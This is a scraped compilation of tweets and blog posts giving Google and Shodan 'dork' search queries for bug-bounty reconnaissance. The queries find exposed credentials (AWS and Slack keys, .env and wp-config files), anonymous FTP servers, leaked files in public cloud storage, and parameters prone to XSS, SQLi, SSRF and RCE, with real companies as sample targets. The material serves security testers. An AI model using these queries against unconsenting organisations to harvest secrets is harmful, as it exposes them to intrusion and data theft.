
[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[May 30](https://twitter.com/TakSec/status/1663588272294219776)

Google Dork - Search Labs "tesla[.]com sites with php extension"

[](https://twitter.com/TakSec/status/1663588272294219776/photo/1)

5

14

103

[10K](https://twitter.com/TakSec/status/1663588272294219776/analytics)

[IMG_259](https://twitter.com/Jhaddix)

[Jason Haddix](https://twitter.com/Jhaddix)

[@Jhaddix](https://twitter.com/Jhaddix)

·

[May 31](https://twitter.com/Jhaddix/status/1663929895339032578)


Red Team/Bug Bounty recon method 2nd level subdomain brute forcing: > cat knownsubs | rev | cut -d . -f 1-3 | rev | sort -u | tee sub.subdomains Brute force those. Any that had \* from SSL certs (wildcards) are ideal candidates. (learned from

[@NahamSec](https://twitter.com/NahamSec)

&

[@m0chan98](https://twitter.com/m0chan98)

)

[](https://twitter.com/Jhaddix/status/1663929895339032578/photo/1)

13

140

473

[45.8K](https://twitter.com/Jhaddix/status/1663929895339032578/analytics)


[IMG_264](https://twitter.com/AseemShrey)

[Aseem Shrey](https://twitter.com/AseemShrey)

[@AseemShrey](https://twitter.com/AseemShrey)

·

[Jun 22](https://twitter.com/AseemShrey/status/1671927766965710848)

Google Dorking 101 : 10x your Scope & Recon game 

6

90

291

[38.8K](https://twitter.com/AseemShrey/status/1671927766965710848/analytics)


[IMG_267](https://twitter.com/TakSec)

[Mike Takahashi](https://twitter.com/TakSec)

[@TakSec](https://twitter.com/TakSec)

·

[Jun 20](https://twitter.com/TakSec/status/1671202550844993543)



**PHP extension w/ parameters**

* [site:example.com ext:php inurl:?](https://www.google.com/search?q=site:example.com ext:php inurl:?" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Disclosed XSS and Open Redirects**

* [site:openbugbounty.org inurl:reports intext:"example.com"](https://www.google.com/search?q=site:openbugbounty.org inurl:reports intext:"example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Juicy Extensions**

* [site:"example[.]com" ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak | ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess](https://www.google.com/search?q=site:"example[.]com" ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak | ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**XSS prone parameters**

* [inurl:q= | inurl:s= | inurl:search= | inurl:query= | inurl:keyword= | inurl:lang= inurl:& site:example.com](https://www.google.com/search?q=inurl:q= | inurl:s= | inurl:search= | inurl:query= | inurl:keyword= | inurl:lang= inurl:& site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Open Redirect prone parameters**

* [inurl:url= | inurl:return= | inurl:next= | inurl:redirect= | inurl:redir= | inurl:ret= | inurl:r2= | inurl:page= inurl:& inurl:http site:example.com](https://www.google.com/search?q=inurl:url= | inurl:return= | inurl:next= | inurl:redirect= | inurl:redir= | inurl:ret= | inurl:r2= | inurl:page= inurl:& inurl:http site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**SQLi Prone Parameters**

* [inurl:id= | inurl:pid= | inurl:category= | inurl:cat= | inurl:action= | inurl:sid= | inurl:dir= inurl:& site:example.com](https://www.google.com/search?q=inurl:id= | inurl:pid= | inurl:category= | inurl:cat= | inurl:action= | inurl:sid= | inurl:dir= inurl:& site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**SSRF Prone Parameters**

* [inurl:http | inurl:url= | inurl:path= | inurl:dest= | inurl:html= | inurl:data= | inurl:domain= | inurl:page= inurl:& site:example.com](https://www.google.com/search?q=inurl:http | inurl:url= | inurl:path= | inurl:dest= | inurl:html= | inurl:data= | inurl:domain=  | inurl:page= inurl:& site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**LFI Prone Parameters**

* [inurl:include | inurl:dir | inurl:detail= | inurl:file= | inurl:folder= | inurl:inc= | inurl:locate= | inurl:doc= | inurl:conf= inurl:& site:example.com](https://www.google.com/search?q=inurl:include | inurl:dir | inurl:detail= | inurl:file= | inurl:folder= | inurl:inc= | inurl:locate= | inurl:doc= | inurl:conf= inurl:& site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**RCE Prone Parameters**

* [inurl:cmd | inurl:exec= | inurl:query= | inurl:code= | inurl:do= | inurl:run= | inurl:read= | inurl:ping= inurl:& site:example.com](https://www.google.com/search?q=inurl:cmd | inurl:exec= | inurl:query= | inurl:code= | inurl:do= | inurl:run= | inurl:read=  | inurl:ping= inurl:& site:example.com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**High % inurl keywords**

* [inurl:config | inurl:env | inurl:setting | inurl:backup | inurl:admin | inurl:php site:example[.]com](https://www.google.com/search?q=inurl:config | inurl:env | inurl:setting | inurl:backup | inurl:admin | inurl:php site:example[.]com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Sensitive Parameters**

* [inurl:email= | inurl:phone= | inurl:password= | inurl:secret= inurl:& site:example[.]com](https://www.google.com/search?q=inurl:email= | inurl:phone= | inurl:password= | inurl:secret= inurl:& site:example[.]com" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**API Docs**

* [inurl:apidocs | inurl:api-docs | inurl:swagger | inurl:api-explorer site:"example[.]com"](https://www.google.com/search?q=inurl:apidocs | inurl:api-docs | inurl:swagger | inurl:api-explorer site:"example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Code Leaks**

* [site:pastebin.com "example.com"](https://www.google.com/search?q=site:pastebin.com "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:jsfiddle.net "example.com"](https://www.google.com/search?q=site:jsfiddle.net "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:codebeautify.org "example.com"](https://www.google.com/search?q=site:codebeautify.org "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:codepen.io "example.com"](https://www.google.com/search?q=site:codepen.io "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Cloud Storage**

* [site:s3.amazonaws.com "example.com"](https://www.google.com/search?q=site:s3.amazonaws.com "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:blob.core.windows.net "example.com"](https://www.google.com/search?q=site:blob.core.windows.net "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:googleapis.com "example.com"](https://www.google.com/search?q=site:googleapis.com "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:drive.google.com "example.com"](https://www.google.com/search?q=site:drive.google.com "example.com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:dev.azure.com "example[.]com"](https://www.google.com/search?q=site:dev.azure.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:onedrive.live.com "example[.]com"](https://www.google.com/search?q=site:onedrive.live.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:digitaloceanspaces.com "example[.]com"](https://www.google.com/search?q=site:digitaloceanspaces.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:sharepoint.com "example[.]com"](https://www.google.com/search?q=site:sharepoint.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:s3-external-1.amazonaws.com "example[.]com"](https://www.google.com/search?q=site:s3-external-1.amazonaws.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:s3.dualstack.us-east-1.amazonaws.com "example[.]com"](https://www.google.com/search?q=site:s3.dualstack.us-east-1.amazonaws.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:dropbox.com/s "example[.]com"](https://www.google.com/search?q=site:dropbox.com/s "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:box.com/s "example[.]com"](https://www.google.com/search?q=site:box.com/s "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:docs.google.com inurl:"/d/" "example[.]com"](https://www.google.com/search?q=site:docs.google.com inurl:"/d/" "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**JFrog Artifactory**

* [site:jfrog.io "example[.]com"](https://www.google.com/search?q=site:jfrog.io "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Firebase**

* [site:firebaseio.com "example[.]com"](https://www.google.com/search?q=site:firebaseio.com "example[.]com"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**File upload endpoints**

* [site:example.com ”choose file”](https://www.google.com/search?q=site:example.com %E2%80%9Dchoose file%E2%80%9D" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Bug Bounty programs and Vulnerability Disclosure Programs**

* ["submit vulnerability report" | "powered by bugcrowd" | "powered by hackerone"](https://www.google.com/search?q="submit vulnerability report" | "powered by bugcrowd" | "powered by hackerone"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)
* [site:\*/security.txt "bounty"](https://www.google.com/search?q=site:*/security.txt "bounty"" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Apache Server Status Exposed**

* [site:\*/server-status apache](https://www.google.com/search?q=site:*/server-status apache" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**WordPress**

* [inurl:/wp-admin/admin-ajax.php](https://www.google.com/search?q=inurl:/wp-admin/admin-ajax.php" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Drupal**

* [intext:"Powered by" & intext:Drupal & inurl:user](https://www.google.com/search?q=intext:"Powered by" & intext:Drupal & inurl:user" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

**Joomla**

* [site:\*/joomla/login](https://www.google.com/search?q=site:*/joomla/login" \t "https://taksec.github.io/google-dorks-bug-bounty/_blank)

# **5 Google Dorks Every Hacker Should Know**

[](https://taksec.medium.com/?source=post_page-----fed21022a906--------------------------------)

[IMG_257](https://thegrayarea.tech/?source=post_page-----fed21022a906--------------------------------)

[Mike Takahashi](https://taksec.medium.com/?source=post_page-----fed21022a906--------------------------------)

·

[Follow](https://medium.com/m/signin?actionUrl=https://medium.com/_/subscribe/user/9abd4b8ff1c8&operation=register&redirect=https://thegrayarea.tech/5-google-dorks-every-hacker-needs-to-know-fed21022a906&user=Mike+Takahashi&userId=9abd4b8ff1c8&source=post_page-9abd4b8ff1c8----fed21022a906---------------------post_header-----------)

Published in

[The Gray Area](https://thegrayarea.tech/?source=post_page-----fed21022a906--------------------------------)

·

3 min read

·

Jan 6

725

6

Uncover hidden endpoints and sensitive data using these Google dorks.




Google dorks are special search terms that can help you find hidden information or vulnerabilities on websites.

## **1. My Favorite Google dork**

Start with “****site:<domain>****”. Then, exclude boring pages with “****-www****” or other terms until you get to the juicy stuff:

site:tesla.com -www -shop -share -ir -mfa



## **2. Pastebin Leaks**

Check out sites like pastebin, jsfiddle, and codebeautify for code left over from developers:


site:pastebin.com  
site:jsfiddle.net  
site:codebeautify.org  
site:codepen.io "tesla.com"



## **3. PHP extension w/ parameters**

Use “ext:php” and “inurl:?” along with the domain to find .php files with a question mark in the url:


site:tesla.com ext:php inurl:?



## **5. Disclosed XSS and Open Redirect Bug Bounties**

Look through both fixed *and* unfixed bug bounties publicly disclosed through [OpenBugBounty](https://www.openbugbounty.org/" \t "https://thegrayarea.tech/_blank):

site:openbugbounty.org inurl:reports intext:"yahoo.com"



## **4. Combine your dorks**

Use the “|” operator to *include* both queries or the “&” operator to *require* both queries. Here’s an example of attempting to search for file upload endpoints across multiple domains:

(site:tesla.com | site:teslamotors.com) & ”choose file”

# **10 Google Dorks for Sensitive Data**

## Discover Exposed Documents on Cloud Platforms with Google Dorks for Cybersecurity

[](https://taksec.medium.com/?source=post_page-----9454b09edc12--------------------------------)

[IMG_257](https://infosecwriteups.com/?source=post_page-----9454b09edc12--------------------------------)

[Mike Takahashi](https://taksec.medium.com/?source=post_page-----9454b09edc12--------------------------------)

·

[Follow](https://medium.com/m/signin?actionUrl=https://medium.com/_/subscribe/user/9abd4b8ff1c8&operation=register&redirect=https://infosecwriteups.com/10-google-dorks-for-sensitive-data-9454b09edc12&user=Mike+Takahashi&userId=9abd4b8ff1c8&source=post_page-9abd4b8ff1c8----9454b09edc12---------------------post_header-----------)

Published in

[InfoSec Write-ups](https://infosecwriteups.com/?source=post_page-----9454b09edc12--------------------------------)

·

3 min read

·

Apr 20

155



# **1. Google Docs**


Unearth sensitive data just by swapping example.com with your target:

site:docs.google.com inurl:"/d/" "example.com"

# **2. OneDrive ☁️**

Microsoft’s cloud storage solution for files and photos. Score big by finding internal presentations and private photos that were accidentally made public:


site:onedrive.live.com "example.com"



# **3. Dropbox**

Reveal Dropbox links containing source code, proprietary information, and even customer data:

site:dropbox.com/s "example.com"



# **4. Box**


Discover sensitive files like internal reports and client contracts by searching for Box-hosted files:

site:box.com/s "example.com"

# **5. Azure DevOps**

Microsoft’s suite of developer services, including repos and pipelines. Uncover critical information like API keys, authentication tokens, and unsecured repositories by dorking Azure DevOps:

site:dev.azure.com "example.com"



**[Sign in](https://rashahacks.com/shodan-dorks-collection/" \l "/portal/signin)[Subscribe](https://rashahacks.com/shodan-dorks-collection/" \l "/portal/signup)**

**NOV 28, 2022  1 MIN READ  [ETHICAL HACKING](https://rashahacks.com/tag/ethical-hacking/)**

# **My Favourite 10 Shodan Dorks**

If you don't know what is Shodan, I would say just go to shodan.io first. It is one of the best search engines for hackers.



If you don't know what is Shodan, I would say just go to shodan.io first. It is one of the best search engines for hackers.

### **Find API Keys in HTML Body**

http.html:"xoxb-" // Slack

http.html:"AKIA" // AWS

http.html:"AIza" // Google Maps

### **Find all Grafana Dashboards using the website's title**

http.title:"Grafana"

### **Open and Login Successful FTP Ports**

org:orgName port:21 "230 Login Successful"

### **FTP Anonymous Login**

230 'anonymous@' login ok org:organization-name

### **Find targets using ASN (Autonomous System Number)**

asn:AS63293

Free Service to get ASN for an organization

[https://bgp.he.net](https://rashahacks.com/shodan-dorks-collection/bgp.he.net)

### ****Search using favicon hashes****

http.favicon.hash:81586312

List of favicon hashes: [https://github.com/sansatart/scrapts/blob/master/shodan-favicon-hashes.csv](https://github.com/sansatart/scrapts/blob/master/shodan-favicon-hashes.csv?ref=rashahacks.com)

### ****Increase attack surface with SSL certificate****

ssl.cert.subject.cn:a[pple.com](http://pple.com/?ref=rashahacks.com)  
ssl.cert.issuer.cn:a[pple.com](http://pple.com/?ref=rashahacks.com)

### ****Find the WordPress wp-config.php configuration file****

http.html:"The wp-config.php creation script uses this file"

### ****Find a particular backend component****

http.component:AngularJS org:organization-name

### ****Public Directory Listing****

http.title:"Index Of /"

http.title:"Index Of /admin"

http.title:"Directory Listing" org:organization-name